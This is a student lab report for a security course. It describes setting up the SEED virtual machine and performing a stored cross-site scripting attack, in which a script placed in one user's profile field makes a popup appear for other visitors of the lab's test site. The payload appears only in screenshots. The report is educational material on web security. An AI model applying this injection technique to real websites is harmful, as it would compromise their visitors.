Applied Information Security

Assignment-1

Submitted by:

Muhammad Osama Khalid

20I-1955 (MS-CNS)

Section: 1

Table of Contents

List of Figures

Part-1 Lab Setup

In this part, I am going to set up the Attack Lab in which I will perform the SQL injection and Cross-Site Scripting Attacks in next parts.

1. First, I download the Seed Virtual Machine from the SEED Lab Website and then open the virtual box and click on the add button. Then I add details of my VM and click Next. After that, I set the memory size (RAM) to 2 GB and click next. After that from the options, I select “Use an existing virtual hard disk file” and go to the path where I download the Seed VM and select that. After that, I click create to create my VM.



Figure 1: Creating the Virtual Machine



Figure 2: Creating the Virtual Machine

2. After that go to the virtual box setting and select Network from the tab on the left panel. Then I click on the “+” button to create a new NAT Networks adapter. After that, I open the virtual machine setting, select Network from the tab on the left panel, and staying on Adapter 1 and under enable network adapter I click on the “Attah to” drop-down menu and select NAT Network adapter that I just created and click ok.



Figure 3: Creating new Nat Adapter from Virtual Box Setting



Figure 4: Adding Nat adapter in Virtual Machine setting

3. After that, I go to the VM settings and click on the shared folder to create the shared folder between the host and the virtual machine so that every time I put something in that folder, it can be accessed by both VM and host machine.



Figure 5: Go to Virtual Machine Shared Folder Setting

4. After that, I start the virtual machine, and then to mount the shared folder to the home directory of the Virtual machine I create a folder called “Share” in the home directory and then mount the shared folder to this “Share” folder.



Figure 6: Mount the shared folder to the home directory folder

5. After that I change the hostname of the virtual machine to my registration number to maintain the authenticity of the work.



Figure 7: Changing the hostname of the virtual machine

Part-2 Cross-Site Scripting (XSS) Attack Lab

In this lab I have to perform various Cross Stie Scripting attacks on the website provided. Now to start performing the task I first, need to run the Apache server therefore I open the terminal and execute the command "**sudo service apache2 start**" to start the Apache server.



Figure 8: Starting the Apache Server

Task-1 Getting Familiar with the "HTTP Header Live" tool

In this task I have to first add the HTTP Header Live Addon in the browser and get familiar with the tool. To do that I go to the Mozilla Firefox Addon page and search for HTTP Header Live Addon and after finding the Addon click on Add to Firefox button to add it in the browser.



Figure 9: Adding the HTTP Header Live Addon in the Browser

After that I click on the "show sidebar" button and select HTTP Header Live Addon. After that I visit the website provided and find that Addon capture all the GET traffic and display it in the side bar including the cooking information etc.



Figure 10: Selecting HTML Header Live Addon in the sidebar

After selecting the HTTP Header Live Addon in the sidebar I refresh the website and find that the Addon captures all the Get request with the cookie information and display it in the sidebar.



Figure 11: HTML Live Header Display GET request with the Cookie Information

Task-2 Posting a Malicious Message to Display an Alert Window

In this task I have to insert the JavaScript code into the user profile so that whoever visits his/her profile get the popup windows with the malicious message. To do this from the given accounts I login to the Alice account using the information provided.



Figure 12: Login to Alice Account



Figure 13: Login Successfully

After that I click on the profile button and then click on edit profile. Now here in the Brief description field I add the JavaScript that display the popup “XSS”. Now who ever visits the member page or visit the Alice profile will get this malicious popup in their profile.



Figure 14: Milicious script added in the Alice profile description



Figure 15: Alice will see this popup in her profile

Now another user Charlie visits the member page and Alice profile he get the malicious popup on both pages.



Figure 16: Login to the Charlie account



Figure 17: Charlie get the milicious popup when he visits the Member page

